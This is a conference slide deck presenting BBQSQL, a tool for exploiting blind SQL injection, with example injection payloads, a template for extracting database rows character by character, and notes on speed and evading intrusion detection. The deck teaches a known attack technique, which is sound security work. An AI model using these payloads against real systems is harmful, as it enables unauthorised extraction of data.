BBQSQL

Ben Toews
Scott Behrens

NEOHAPSIS

Who are we?

- Ben Toews
  - Security Consultant / Researcher at Neohapsis
- Scott Behrens
  - Security Consultant / Researcher at Neohapsis

Why are we here?

- BBQSQL
    - New dog, old trick
        - Exploits Blind SQL Injection
    - New dog, new trick
        - Fast
        - Easy
        - Gets those hard to reach spots

SQL What?

- Structured Query Language (SQL)
  - Language for interacting with database
- SQL Injection
  - Inject syntax into an application's SQL queries

Basic SQL Injection

Normal Case:

```
UNAME = "mastahyeti"
PASS = "s3cret"
QUERY = "select * from users where pass=md5('"+PASS+"') and uname='"+UNAME+"'";
```

QUERY evaluates to:

```
select *
from users
where pass=md5('secret')
and uname='mastahyeti'
```

Basic SQL Injection

SQL Injection Case:

```
UNAME = "pwned' or '1'='1";
PASS = "pwned";
QUERY = "select * from users where pass=md5
('"+PASS+"') and uname='"+UNAME+"'";
```

QUERY evaluates to:

```
select *
from users
where pass=md5('pwned')
and uname='pwned' or '1'='1'
```

Blind SQL Injection

- Still trying to alter SQL syntax
- Dumping database
- More complex SQL syntax

Blind SQL Injection

Blind SQL Injection Case:

```
UNAME = "' or (ASCII(SUBSTR(SELECT user(),
1,1))>63) --";
PASS = "";
QUERY = "select * from users where pass=md5
('"+PASS+"') and uname='"+UNAME+"'";
```

QUERY evaluates to:

```
select *
from users where pass=md5('')
and uname='' or (ASCII(SUBSTR(SELECT user(),
1,1))>63) --'
```

Blind SQL Injection

```
select *
from users where pass=md5('') and
  uname=''
  or (
    ASCII(             << char -> int
      SUBSTR(          << slice string
        SELECT user()  << current user
      ,1,1)            << first char
    )>63               << 63 = '?'
  ) --'                << comment
```

Blind SQL Injection


- Binary (or other) search for each character
- One character at a time
- Time consuming

Blind SQL Injection

- Lots of excellent tools out there
  - sqlmap, sqlninja, BSQL Hacker, the Mole, Havij, ...
- Lots of great features

  ^^^^^^ good job guys...
- If these tools don't work
  - You end up writing a custom script, test, debug, test, debug...
- What if there was a way to simplify tricky Blind SQL Injection attacks...

+



=

BBQSQL

doesn't care about your data!
doesn't care about your database!

Images from http://www.freedigitalphotos.net/

BBQSQL

- Exploits Blind SQL Injection
- For those hard to reach spots
- Semi-automatic
- Database agnostic
- Versatile
- Fast
- Fast
- Did we mention it is fast?

BBQSQL:Use

- Must provide the usual information
  - URL
  - HTTP Method
  - Headers
  - Cookies
  - Encoding methods
  - Redirect behavior
  - Files
  - HTTP Auth
  - Proxies
  - ...

BBQSQL:Use

- Provide two additional pieces of info
  - Specify where the injection goes
  - Specify what syntax we are injecting

BBQSQL:Use

- The injection can go ANYWHERE:
  - url => "http://google.com?vuln='${query}"
  - data => "user=foo&pass=${query}"
  - cookies => {'PHPSESSID':'123123','FOO':'BAR${query}'}
- doesn't understand data
  doesn't care about your annoying:
    - serialization format
    - processes and rules
    - encodings

BBQSQL:Use

- The query specifies how to do binary search:
  - query => "' and ASCII(SUBSTR((SELECT data FROM data LIMIT 1 OFFSET ${row_index:1}), ${char_index:1}, 1))${comparator:>}${char_val:0} #"
- Database agnostic
- Doesn't care about your annoying:
  - SQL syntax
  - Charset limitations
  - IDS/IPS

Demo?

Images from http://gossipsucker.com/

BBQSQL: Speed

- Concurrent HTTP requests
- Multiple search algorithms
    - Binary search
    - Frequency based search

BBQSQL: Speed

- **Concurrent HTTP requests**
- Multiple search algorithms
  - Binary search
  - Frequency based search

BBQSQL:grequests

grequests = gevent + requests

BBQSQL:grequests

grequests = gevent + requests

BBQSQL:gevent

"gevent is a coroutine-based Python networking library that uses greenlet to provide a high-level synchronous API on top of the libevent event loop"

-http://gevent.org

BBQSQL:gevent

- Coroutine ~ function
- You spawn many simultaneous coroutines
- Only one runs at a time
- When a coroutine encounters blocking (network IO) it yields and allows the next coroutine to run while it waits
- This forms an event-loop
- Functionally, it appears to act like threading

BBQSQL:grequests

grequests = gevent + requests

BBQSQL:requests

"HTTP For Humans"

-docs.python-requests.org

- **Awesome** HTTP API built on top of urllib3 in Python
- Written/maintained by Kenneth Reitz
  - API designing badass

BBQSQL:grequests

grequests = gevent + requests

BBQSQL:grequests


Good Evented HTTP for Python

NEOHAPSIS

BBQSQL: Speed

- Concurrent HTTP requests
- Multiple search algorithms
  - **Binary search**
  - Frequency based search

BBQSQL:Binary Search




Average Case: O(log(n))

BBQSQL: Speed

- Concurrent HTTP requests
- Multiple search algorithms
  - Binary search
  - **Frequency based search**

BBQSQL:Linear Search



1	2	3	4	5	6	7	8	9	10	11	12
⬛	2	3	4	5	6	7	8	9	10	11	12
⬛	⬛	3	4	5	6	7	8	9	10	11	12

...

⬛	⬛	⬛	⬛	⬛	⬛	⬛	8	9	10	11	12

Average Case: O(n/2)

NEOHAPSIS

BBQSQL:Frequency

- Analysed lots of books, source code, CCs, SSNs :P
- Most common characters are [' ', 'e', 't', 'o', 'a']
- Most likely characters to follow 'e' are [' ', 'r', 'n']

BBQSQL: Frequency

- Very fast against non-entropic data:
  - English
    - ~10 requests/character
  - Python
    - ~8 requests/character
  - Credit card numbers
    - ~5.5 requests/character
- VS. binary search
  - English
    - ~12 requests/character

BBQSQL:UI

- UI is built using source from Social Engineering Toolkit(SET)
  - Thanks Dave (ReL1K) Kennedy!
- Input validation is performed on each configuration option in real time to prevent snafu
  - You don't have to wait till you type up a huge request on the CLI and find out your 600 char POST data is malformed!

BBQSQL:UI

- Configuration files can be imported and exported through UI or CLI
  - Uses ConfigParser so easy to work with
- Can export attack results as CSV file

Credits

- Wikipedia (math is hard)
- Neohapsis Labs
- Image links are embedded in presentation
- ReL1K - SET https://www.trustedsec.com/downloads/social-engineer-toolkit/

Thanks

Ben Toews - @mastahyeti
Scott Behrens - @helloarbit

Neohapsis(.com) << Hiring
<< bonus4us

BBQSQL
github.com/neohapsis/bbqsql

NEOHAPSIS